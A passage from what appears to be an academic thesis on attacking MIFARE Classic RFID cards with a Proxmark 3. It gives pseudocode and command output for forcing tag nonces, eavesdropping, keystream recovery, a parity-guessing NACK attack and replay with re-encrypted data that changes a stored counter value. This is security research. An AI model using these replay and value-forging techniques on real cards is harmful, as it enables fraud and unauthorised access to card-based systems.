12.   Display saved nonces
```

4.1.3.b. Proxmark firmware limitations

In practice, due to the Proxmark architecture, the number of authentications per second is much lower. Initial timing problems came from the communication between the microcontroller and de FPGA (which takes care of the lower modulation layers). The serial port data frame rate is clocked at 105KBps, making us unable to trigger the authentication request at the exact time. This forced us to sync our cycles with this communication link.

This works well with the Power up/down cycles since the cycle can be resynchronised before the card is powered up again. However, in the continuous cycle this has become a serious problem. Initial hand calibration forced us to use a cycle 7 times slower, after several hours of very promising results, the

system desynchronised itself, leading me to believe it was due to the fact the FPGA and Microcontroller being fed with two different crystals.

The problem was solved by auto-calibrating the system each time to find the perfect number of microcontroller ticks needed to get the same nonce.

4.1.4. Results

The following outputs, **Output 1** & **Output 2**, display the results of getting the same nonce every request. The first output shows that we were able to get 50 times the 0x83ed3f14 nonce without any errors. The second indicates we can get the same nonce 200 times.

Output 1. Getting 50 random numbers with the mfgetrand command

```
> mfgetrand
== Calibrating Delay ==

Calibrated! Standard delay:9312139

== Getting Rand ==
[tries:50 delay:9312139]

[ 83ed3f14 ] :    50
```

Output 2. Getting 200 random numbers with the mfgetrand command

```
> mfgetrand 200
== Calibrating Delay ==

Calibrated! Standard delay:9312140

== Getting Rand ==
[tries:200 delay:9312139]

[ ebc373d5 ] :   200
```


4.2. Forcing a nonce.

4.2.1. Implementation

The figure below, **Figure 11**, illustrates the main steps of the logic behind forcing a Mifare tag to challenge the reader with a wanted nonce. The system is similar to the previous technique but inserts an extra delay calculated using a clone of the PRNG. The clone is fed with a source (the returned nonce) and a destination (the objective) and will return the number of PRNG ticks needed. This is then

converted into microprocessor counter ticks and added to the constant (calibrated) delay. This may take several cycles to fine tune.

Figure 11. Simplified diagram of forcing a nonce implementation



Although the ARM C code of the MifareGetForcedRand() function can be found in the appendix, **Pseudocode 3** details the main steps of the process.

Pseudocode 3. Simplified MifareGetForcedRand function

```
01.   Load ObjetiveNonce
02.   Power up field
03.   ConstDelay= Calibrate()
04.   Delay = ConstDelay
05.   Start Counter

06.   LOOP N Times
07.    Select card
08.    Wait until Counter>=delay
09.    (Re)Start Counter
10.    Send Authentication Request
11.    Read and save nonce
12.    IF (10) is objective
13.     THEN EXIT loop
14.    END IF
15.    Send False Authentication Response
16.    Distance=GetRngGetDistance between (10) and ObjetiveNonce
17.    Convert Distance to Delay ticks
18.    Delay = ConstDelay + (26)
19.   END LOOP
```

4.2.2. Results

Here are the results when forcing the Mifare card to return us a predefined nonce. In both cases the nonce 0x13343576 was the objective. **Output 3** details the results of the forcing. The first read gives us a nonce 0x438cb912, which we pass through to the PRNG clone, together with the objective nonce, to adjust the second auth request timing. In this case the distance is of -18612 (or (2^16-1) – 18612 = 46923) PRNG ticks, which gives us -7949946 counter ticks. The next read will occur at 16734917 (same nonce time) – 7949946 (correction) =8784971. The authentication request returns the wanted nonce (0x13343576).

Output 3. Forcing a nonce output: 1 cycle needed

```
== Calibrating Delay ==

Calibrated! Standard delay:16734917

== Forcing Nonce 0x13343576 ==

Got nonce 0x438cb912 with  16734917
Distance –18612 : correcting by –7949946 delay

Got nonce 0x13343576 with  8784971
Success!
```

Output 4 shows a similar results but where the second authentication (the first corrected one) gives us 0xe3ef980e which is 8 PRNG ticks away from the objective. A second correction of +226 counter ticks will give us the objective.

Output 4. Forcing a nonce output: 2 cycles needed

```
== Calibrating Delay ==

Calibrated! Standard delay:16734917

== Forcing Nonce 0x13343576 ==

Got nonce 0xe3ef980e with  16734917
Distance –24025 : correcting by –2536062 delay

Got nonce 0x e133435 with  14198855
Distance     +8 : correcting by +226 delay

Got nonce 0x13343576 with  16735143
Success!
```

4.3. Claims

In theory it would be possible to repeat same nonce every 77ms. This has sometimes been the case on the Proxmark when the FPGA and microcontroller are perfectly in sync.

While my auto-calibration method provides slightly less promising results, it still provides advanced PRNG manipulation. Due to dynamic calibration, the time between two authentication attempts can vary between 2 and 10 full PRNG cycles ($154654.86\mu s$ and $773274.3\mu s$) with a probability of repeating the same nonce estimated to be higher than 0.9.

I was able to effectively force the tag to give me any valid nonce by using a clone of the PRNG to add an extra delay. While most tests only require a single cycle to get the forced nonce, multiple cycles can be used to fine tune the system to a certain nonce. Being able of controlling the tag's random number generator exposes Mifare tags to a range of attacks including the replay attacks discussed in Chapter 6

More time can be spent on rewriting the communication between the Proxmark and the microcontroller to enable very precise triggering of the authentication command. This will increase the effectiveness of these practical attacks.

Chapter 5.

Passive Attacks

5.1. Eavesdropping

5.1.1. Two way conversation

To eavesdrop on the contactless conversation we use the Proxmark 3 in snoop mode (hi14asnoop). This function was introduced in the Proxmark by (A Practical Attack on the MIFARE Classic, 2008). The conversation can be displayed by using the command hi14alist to see the recorded data (similar to **Output 5**).

On these transcripts we can see the anti-collision and authentication requests in clear, but the authentication responses and the commands are encrypted using the crypto-1 cipher.

5.1.2. Recording a Transaction

In a test case I used a small setup that would use block 0x02 of the first sector as a counter. In the following recorded transaction you can identify 2 separate operations with their own handshake. The first operation is a write data operation. The second is a plain read operation of the same block with a different read only key.

Output 5. Recorded activity of write value block and read operations

```
nr    who bytes
------+---+-----------
001       52
002   TAG 04  00
003       93  20
004   TAG 0c  af  50  59  aa
005       93  70  0c  af  50  59  aa  34  33
006   TAG 08  b6  dd
007       61  02  3f  41
008   TAG fd  96  2a  35
009       59! 58! 1d! 77! d3  1c  b9! 97
010   TAG 63! 24  51! 6b!
011       eb! b3! 1c  b5       !crc
012   TAG 04
013       56  8e! 93  94! 88! 42! e6! 2b! d2  50  ac! 55! 17! 70! 42
          93  5d! 76
014   TAG 0d
015       52
016       52
017   TAG 04  00
018       93  70  0c  af  50  59  aa  34  33
019   TAG 08  b6  dd
020       60  02  e7  58
```

```
021   TAG 03  01  6b  f9
022       3b! 37! 3b  c8! d1  a9! de  af!
023   TAG de! 2e! 69  8f!
024       cb! e2! 48! 3b        !crc
025   TAG 92! f6! 65! f1  c9! fc  3f! 12! c6! e3  31  b3  09  7d  72
          55! 5e  2b
```

The first operation is instantiated with the 0x6102 command which indicates the reader wants to authenticate for block 0x02 with key B. Exchange numbers 008,009 and 010 are therefore the mutual authentication passes. Exchange 011 and 013 are commands while 012 and 014 are 4bit ACK responses.

5.2. Passive Keystream Recovery

5.2.1. Plaintext Guessing

During a communication, although the transaction is encrypted, we can guess known plaintext. This is because the underlying protocol of a communication is often known. Much like British and American cryptographers during the Second World War knew they were deciphering German sentences; we known the reader and the tag are using the very simple Mifare protocol. Depending on the length of exchanges we can identify which command or which family of commands are used. This enables us to quickly uncover the keystream, empowering several attacks such as confidential plaintext recovery, modified replay attacks and crypto-analysis.

5.2.1.a. Commands and Acknowledgments

The protocol shows that certain patterns of cipher text will indicate known commands:

A 4 bytes reader command followed by 18 bytes response from the tag will indicate that it's a read command, giving 0x30 as plaintext for the first command byte and something between the first and third block address of the authenticated sector for the second byte followed by two predictable CRC bytes.

Similarly, a 4bytes command followed by a 4bit tag response and an 18 bytes message from the reader will indicate a write command uncovering the same plaintext with the addition of the known 4 bit ACK (0xa);

Table 1. Mifare Standard/Classic Protocol (A Practical Attack on the MIFARE Classic, 2008)

Authentication			
READER	*TAG*	*READER*	*TAG*
60 YY* Using key-A	4-byte nonce	8-byte response	4-byte response
61 YY* Using key-B	4-byte nonce	8-byte response	4-byte response
Data			
READER	*TAG*	*READER*	
30 YY* Read	16-bytes of data*		
A0 YY* Write	ACK/NACK	16-bytes of data*	
Value Blocks			
READER	*TAG*	*READER*	*READER*
C0 YY* Decrement	ACK/NACK	4-byte value*	Transfer
C1 YY* Increment	ACK/NACK	4-byte value*	Transfer
C2 YY* Restore	ACK/NACK	4-byte value*	Transfer
B0 YY* Transfer	ACK/NACK		
Other		YY = Block Address	
READER		* = Followed by two CRC bytes	
50 00*			

Tag responses (ACK/NACK)	
A(1010)	ACK
4(0100)	NACK, not allowed
5(0101)	NACK, transmission error

Finally, value block commands can be recognised by their R:4-bytes/C:4-bits/R:6-bytes/R:4-bytes/T:4-bits structure. The four bytes of the initial command can be easily guessed and the 4bytes of the transfer command are assumed to be known (0xB0 + same block as initial command + 2 CRC bytes). Both 4 bit responses can safely be considered as ACK's (0xa).

5.2.1.b. Data

This analysis can be enhanced if we can guess the actual data bytes. If the reader authenticates with the tag for the first sector, we can assume it will read the contents of the first block (the manufacturing block). Conveniently, the first 4 bytes are the know UID of the tag followed by an extra check byte (sent in clear during anti-collision). The following bytes are the manufacturing data which can be guessed depending on the origin of the tag. Most tags of a certain batch/supplier will have most of those bytes the same.

This gives us between 5 and 16 bytes of keystream that can be used.

Depending on the key used, block 4 (0x3) can also be read. The access conditions can be guessed and key B will usually return 0's giving us between 48 and 58 bits of keystream.

Additionally, in certain applications of Mifare, the user is made aware of a value on a card, such as virtual currency or expiry dates. If the format of this information is known or guessable, more of the keystream becomes available.

5.3. Claims

Due to the nature of stream ciphers, the underlying protocol can easily be recognized and a first level of secrecy can be broken by identifying which commands are being executed. Moreover, authentication must occur for a given sector, so information is leaked on the affected data blocks that are concerned by the command. Using just these particularities, the main data architecture on the key may be partially reverse engineered.

Additionally, several commands and data blocks can be guessed, uncovering valuable keystream that can be employed to uncover secret user/system information or used in active attacks described in chapter 7.

Chapter 6.

Replay Attacks

6.1. Single Authentication Transactions

6.1.1. Replaying a transaction

In my setup, the transaction is snooped by the Proxmark and saved on the computer. A replay attack will parse the recorded transaction and identify at least 3 elements: the initial tag nonce $\{N_t\}$, the readers challenge response $E\{N_r,N_t\}$, the reader's first command and optionally additional reader commands.

These elements are then sent to the Proxmark and are used to replay the transaction. The tag nonce {Nt} is fed into the nonce forcing mechanism to produce a state where the card actually gives us that challenge. We then respond with the readers challenge response $E\{N_r,N_t\}$. The card logically responds with its challenge response.

Since we are now successfully authenticated for that sector, we can start sending the recorded encrypted reader commands. These will carry out the same tasks as the original transaction.

6.1.1.a. Algorithm

The core of replaying a conversation lies in the MifareGetForcedRand function. The MifareReplay function encapsulates this one with the actual mechanisms of loading encrypted commands and replaying them to the card.

Pseudocode 4. Simplified MifareReplay function

```
01.   Load AuthRequest
02.   Load AuthPass1
03.   Load AuthPass2
04.   Load EncCmd Array

05.   Call MifareGetForcedRand with AuthRequest and AuthPass1
06.   Send AuthPass2
07.   Get AuthPass3
08.   IF AuthPass3 == invalid
09.    THEN Abort
10.   END IF

11.   FOREACH Cmd in EncCmd Array
12.    Send Cmd
13.    Save Response
14.   END FOREACH

15.   Display responses
```

6.1.1.b. Results

First we record a conversation with hi14asnoop and we save it with mfsavereplay.

Output 6. Snooping and Saving the replay file

```
> hi14asnoop
#db# cancelled_a
> mfsavereplay
Saving....
Done
```

The recorded conversation can be found in the file, since transactions between reader and writer contain several read and or write commands we can clean up the file to contain only a write transaction. **Output 8** shows the contents of that file before replaying. The 4-bytes/4-bits/18-bytes/4bits structure indicates the command is a write command.

Output 7. The replay file

```
00000000,01, 52
00000001,02, 04 00
00000121,09, 93 70 a4 f0 38 ef 83 cd f5
00000001,03, 08 b6 dd
00000003,04, 61 02 3f 41
0000000a,04, 69 20 7d 25
000000d8,08, de 78 18 15 96 a2 f6 37
00000005,04, d3 e0 9c d4
00000008,04, ac f6 25 65
00000000,01, 0c
000118b9,12, 2e 6b 9c 1b 19 34 b1 b7 3e 19 29 90 ef 2b c0 03 43 7f
00000000,01, 0a
```

When replaying, first the relevant information is extracted out of the replay file. Then the nonce forcing system is calibrated and the nonce is forced. The previously loaded encrypted commands are then sent to the card.

Output 8. Replaying the transaction to the card.

```
> mfreplay
Loading....
Loading Auth Req    (S:0x6 P:0x3 L:0x4)
   61|02|3f|41|
Loading Auth Pass 1 (S:0x7 P:0xa L:0x4)
   69|20|7d|25|
Loading Auth Pass 2 (S:0x8 P:0xd8 L:0x8)
   de|78|18|15|96|a2|f6|37|
Loading Enc Cmd 1   (S:0xa P:0x8 L:0x4)
   ac|f6|25|65|
```

```
Loading Enc Cmd 2   (S:0xb P:0x118b9 L:0x12)
   2e|6b|9c|1b|19|34|b1|b7|3e|19|29|90|ef|2b|c0|03|43|7f|
== Calibrating Delay ==

Calibrated! Standard delay:9312139

== Forcing Nonce 0x69207d25 ==

Got nonce 0x11b78fd1 with   9312139
Distance  +7431 : correcting by +13200492 delay

[ 11b78fd1 ] :     1
Replay successful

> hi14alist
recorded activity:
 ETU     :rssi: who bytes
---------+----+----+-----------
 +      0:   0: TAG d3  e0! 9c! d4
 +     70:   0: TAG 0c!
 +   2630:   0: TAG 0a!
```

Finally we display the encrypted responses of the card. These correspond to the responses of the recorded conversation (authentication pass 3, first ACK and second ACK). This confirms the replay was successful.

6.2. Replay Manipulations

6.2.1. Encrypted Error Code

6.2.1.a. Exploit

The system was engineered so that communicating with a card (wirelessly pick pocketing) without a previous recorded authentication will not produce any cipher text. The reader is the first to encrypt data when responding to the card's nonce. If the second pass of the authentication fails the card stays quiet.

However, if you guess all eight parity bits of the second pass correctly. The card will process it and respond with an encrypted 4 bit transmission error NACK (0x5). There are 256 different combinations for the parity bits, which mean that after on average 128 tries, the card will leak 4+8bits of keystream. This is potentially useful for crypto-analytic attacks that require keystream output, with the particularity being that cards can be wirelessly queried for keystream without a reader.

6.2.1.b. Implementation

The MifareGetNack function described in **Pseudocode 5** is similar to that of MifareGetRand in **Pseudocode 2** with the difference that the fake authentication request sent to put the card in HALT state is different every cycle. The parity bits of the 8 bytes are guessed, starting from 0 they are incremented to 256 to cover every possible combination. If the card responds with an encrypted NACK, the process stops and the nonce, the parity bits and the encrypted NACK are displayed.

Pseudocode 5. Simplified MifareGetNack function

```
01.   Power up field
02.   ConstDelay= Calibrate()
03.   Delay = ConstDelay
04.   Start Counter
05.   ParityX = 0

06.   LOOP 256 Times
07.    Select card
08.    Wait until Counter=delay
09.    Start Counter
10.    Send Authentication Request
11.    Read and save nonce
12.    Send Authentication Response with Fake parity state ParityX

13.    IF response detected
14.     Save response
15.     EXIT loop
16.    END IF

17.    Distance=GetRngGetDistance between (11) and previous (11)
18.    Convert Distance to Delay ticks
19.    Delay = ConstDelay + (18)
20.   END LOOP
21.
22.   Display nonce, ParityX and response
```

6.2.1.c. Results

In **Output 9** are two NACK attacks on the same card. The first attack worked with the 0xdeb2a42d rand and found that after 206 tries, 0xcd (0b11001101) for (0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00) was the correct parity combination returning 0x0a as encrypted NACK, leaking the additional 4 bits of keystream (0x0a XOR 0x05 = 0x0f).

Output 9. mfgetnack output results

```
> mfgetnack
== Calibrating Delay ==

Calibrated! Standard delay:9312138

== Getting Nack ==
```

```
Rand:    [ deb2a42d ]
Parity : [ 0xcd ]
NACK:    [ 0x0a ]

== History ==

[ deb2a42d ] :   206
> mfgetnack
== Calibrating Delay ==

Calibrated! Standard delay:9312139

== Getting Nack ==

Rand:    [ 3a08725b ]
Parity : [ 0xa1 ]
NACK:    [ 0x0e ]

== History ==

[ 3a08725b ] :   162
```

The second NACK attack gives similar results, after 162 tries, the rand/parity/NACK combination is found.

6.2.2. Analysis through manipulation

6.2.2.a. Manipulating the replayed commands

The passive analysis of cipher text quickly has its limits but turning into an active attack opens up a whole new approach.

Using the replay attack described above we can replay the conversation by modifying the command. Just subtract the guess and inject a known command. If there is no transmission error (NACK 0x4) this indicates that the guess was correct.

Using this technique we can also manipulate a read of blocks 0x1 or 0x2 to read 0x0 (the manufacturing block) to give us long strings of known plaintext. If we have an authentication for a sector that uses the same key as the first sector we can even modify the authentication request to match the first sector.

6.2.2.b. Manipulating the data bytes

Using existing write commands, if we know the value that is being written, we can subtract it from the data bytes and add our own value to the remaining keystream.

When only having access to a decrementing command or read command we can modify them to write data. However, if proper security precautions are taken, different keys apply for writing and incrementing then those used for decrementing and reading, meaning this will most probably fail.

6.2.2.c. Results

Test Setup

In this scenario, I used an application that uses block 3 (0x2, sector 0x0) to store a counter value that can be set, read and decremented. The counter has key A for decrement and read access and key B as master key. The objective will be to record a write command and modify it to set any value we want during a replay. **Output 10** Shows the output of the test setup Counter Application when setting the counter value to 17 with an RFID reader.

Output 10. Test setup Counter Application. Output of Counter value write.

```
    ################ Counter App ################

 1 - Read. Counter

 2 - Write Counter

 3 - Decrement Counter

 4 - Exit
Select:2
Value:17
Looking for a tag... Found (UID=0x0caf5059aa)
Writing Counter Value...Done
Reading Counter Value...Done
 Counter value : 17
```

Recorded Transaction

Using the Proxmark we can record conversations and save them to our format with the Proxmark's new SaveReplay command. The file was cleaned (removed read transaction) to contain only the write command (easily identified by its 4 bytes /4 bit / 18 bytes / 4 bit pattern) and displayed in **Output 11**.

Output 11. SaveReplay replay.txt output with parity bits, byte count and data bytes.

```
00000001,02, 04 00
0000017d,09, 93 70 0c af 50 59 aa 34 33
00000001,03, 08 b6 dd
00000003,04, 61 02 3f 41
00000002,04, 13 34 35 76
00000022,08, 11 e1 a6 a9 01 0a ff c1
0000000f,04, 04 eb 67 9e
00000000,04, 8c a1 73 a5
00000000,01, 0a
0003cf69,12, 5b 3a 38 3a 02 8e f8 5b 09 f6 2c 83 16 a3 a7 e7 15 b6
00000000,01, 01
```

Modifying data value

The value on Mifare Cards is often known to the user (here 17). If the system uses the internal Mifare block counter system. Data is formatted into a redundant format. 32 bits are copied 3 times and padded with a pattern for the last 4 bytes. The second copy of the data is inverted (XOR-ed with 0xFFFFFFFF). See **Figure 12**.

Figure 12. Mifare Redundant 4 bytes value in 16 bytes format

```
Mifare Redundant Format in 16 bytes
0xVVVVVVVV 0xIIIIIIII 0xVVVVVVVV 0x00ff00ff

Value 17 in Redundant Format
0x11000000 0xeeffffff 0x11000000 0x00ff00ff

Value 128 in Redundant Format
0x80000000 0x7fffffff 0x80000000 0x00ff00ff
```

Using this knowledge we can extract the keystream from the ciphertext by exclusive-or. To simplify this, I created keystreamtool.exe which will compute both CRC and Parity bits of plaintext before XOR-ing it. This greatly enhances the effectiveness of guessing data contents.

Output 12. Modifying data value. Recovering Keystream with keystreamtool.exe

```
Ciphertext
0003cf69,12, 5b 3a 38 3a 02 8e f8 5b 09 f6 2c 83 16 a3 a7 e7 15 b6
Contents
0003fffc,12, 11 00 00 00 ee ff ff ff 11 00 00 00 00 ff 00 ff c8 e6
Keystream
00003095,12, 4a 3a 38 3a ec 71 07 a4 18 f6 2c 83 16 5c a7 18 dd 50
```

In **Output 12** the keystream is extracted from the ciphertext with the guessed plaintext (value 17 in redundant format). The resulting keystream is then used in **Output 13** to XOR with the new plaintext (128 in redundant format).

Output 13. Modifying data value. Creating new ciphertext with keystreamtool.exe

```
Keystream
00003095,12, 4a 3a 38 3a ec 71 07 a4 18 f6 2c 83 16 5c a7 18 dd 50
New Contents
0001ddfe,12, 80 00 00 00 7f ff ff ff 80 00 00 00 00 ff 00 ff 2d c2
New CipherText
0001ed6b,12, ca 3a 38 3a 93 8e f8 5b 98 f6 2c 83 16 a3 a7 e7 f0 92
```

Replaying transaction

The new ciphertext obtained in **Output 13** can be inserted into the saved replay file instead of the original. Calling the mfreplay command on the Proxmark will replay the conversation (cf. 6.1.1).

Output 14. SaveReplay replay.txt with the modified encrypted data value.

```
00000001,02, 04 00
0000017d,09, 93 70 0c af 50 59 aa 34 33
00000001,03, 08 b6 dd
00000003,04, 61 02 3f 41
00000002,04, 13 34 35 76
00000022,08, 11 e1 a6 a9 01 0a ff c1
0000000f,04, 04 eb 67 9e
00000000,04, 8c a1 73 a5
00000000,01, 0a
0001ed6b,12, ca 3a 38 3a 93 8e f8 5b 98 f6 2c 83 16 a3 a7 e7 f0 92
00000000,01, 01
```

Output Test Setup read value

Using our test setup we can read the value of the counter of the Mifare, The tag's value has changed to 128 as expected. (see **Output 15**).


Output 15. Test setup Counter Application. Output of Counter value read.

```
    ################ Counter App ################

 1 - Read Counter

 2 - Write Counter

 3 - Decrement Counter

 4 - Exit
Select:1
Looking for a tag... Found (UID=0x0caf5059aa)
Reading Counter Value...Done
 Counter value : 128
```

6.2.3. Keystream Shifting

When modifying plaintext under the keystream it is important to remember how the keystream is mapped onto the message. This is important when extracting keystream or mapping keystream on ACK messages. These 4 bit long messages only use 4 keystream bits and no parity bit. This means that it will shift the rest of the keystream when extracted or mapped and shift the way parity bits are encrypted.

Output 16. Keystream mapping



6.3. Claims

If a sector bloc has guessable plaintext the whole sector's secrecy is compromised. If the same key is used in different sectors we can use known or guessable plaintext in them to uncover the keystream and hence uncover plaintext all over the affected sectors.

Furthermore, by manipulating write commands or using extracted keystream, we can modify values and information stored on cards, making any security measures useless unless backed up by back office verification.

This implies that no information can be considered secret or genuine on the card and this without knowing the key and/or the cipher mechanism.

Part 3

Attacking the Crypto-1 Cipher

Exploiting the weaknesses of the stream cipher

Chapter 7.


Weaknesses of Crypto-1

7.1. Crypto 1 Cipher

7.1.1. Architecture

Crypto-1 is a very small and fast cipher based on a 48 bit LFSR from which 20 bits are entered into a Boolean equation filter to obtain a bit of keystream. To obtain the next keystream bit the LFSR is shifted left and filtered.

Figure 13. Crypto-1 Internal structure



The filter function is composed of 3 different filter functions. Filter functions 1 and 2 take four inputs and repeat in a defined sequence (F_1, F_2, F_2, F_1, F_2) with 20 evenly spaced bits as inputs (bits 9, 11, 13, 15, 17, 19, 21, 23, 25, 27, 29, 31, 33, 35, 37, 39, 41, 43, 45, 47). The 5 outputs of those filter functions are input into F_3 to produce a single bit output. The Boolean functions F1, F2 and F3 can be represented respectively by the Boolean table values 0x26c7, 0x0dd3 and 0x4457c3b3.

To use a Boolean table value, the input bits are assimilated to a value between 0 and 15 for 4 input bits or between 0 and 31 for 5 bits. The bit at that position in the Boolean table value is extracted and used as the filter output.

There is no feedback (except when loading an encrypted nonce) from the filter output to the input of the LFSR.


7.1.2. Initialisation and Mutual Authentication

The mutual authentication is used to initialise the cipher and creates a session state of the LFSR which acts as a unique session key or IV. This should ensure the ciphertext is different for each session.

7.1.2.a. Mutual Authentication

The mutual authentication starts with an authentication request that specifies the key to be used (A or B) and the block. The tag responds with an unencrypted nonce, N_t. The reader's response is an encrypted nonce, $E_{ks1}\{N_r\}$, followed by the encrypted value of the second successor of N_t, $E_{ks2}\{Suc2(N_t)\}$. This means the nonce N_t is loaded into the PRNG, shifted 64 times and encrypted with ks2. Finally, the tag answers with the following successor encrypted with the keystream, $E_{ks3}\{Suc3(N_t)\}$, i.e. the original tag nonce shifted 96 times in the PRNG. The mutual authentication ensures both parties have knowledge of the key.

Figure 14. Example of a trace authentication




7.1.2.b. Initialisation

The cipher is initialised when the authentication request is sent/received; the key in the sector trailer for the given block is loaded into the LFSR. The first pass of the mutual authentication, N_t, is XOR-ed with the UID and loaded into the LFSR through the input. At the end of this stage both the reader and the tag have the same LFSR state.

The second stage is slightly different for the reader and the tag. The reader generates a nonce, N_r, which is loaded bit by bit into the LFSR and at the same time being XOR-ed with the output to be sent to the tag. The tag receives the encrypted nonce so it loads it into the LFSR with feedback to decrypt it. At the end of this stage both sides have the same LFSR state.

All data is encrypted (XOR-ed) with the output of the LFSR. Responses $E_{ks2}\{Suc2(N_t)\}$ and $E_{ks3}\{Suc3(N_t)\}$ have no effect on the cipher state but only enable both entities to verify the other has the correct keystream (hence cipher state and therefore key).

Figure 15. Mutual authentication Crypto-1 initialisation



7.2. Weaknesses

7.2.1. Nimble cipher

The fact the cipher is a simple LFSR with a filter makes it a small and compact cipher in both gate logic requirement and time/clock speed. This means it vulnerable to FPGA hardware implementations that could efficiently brute force it. Similarly, it could be implemented easily into an optimised software version that would be able to crack a key much faster than an online attack.

7.2.2. Weak PRNG

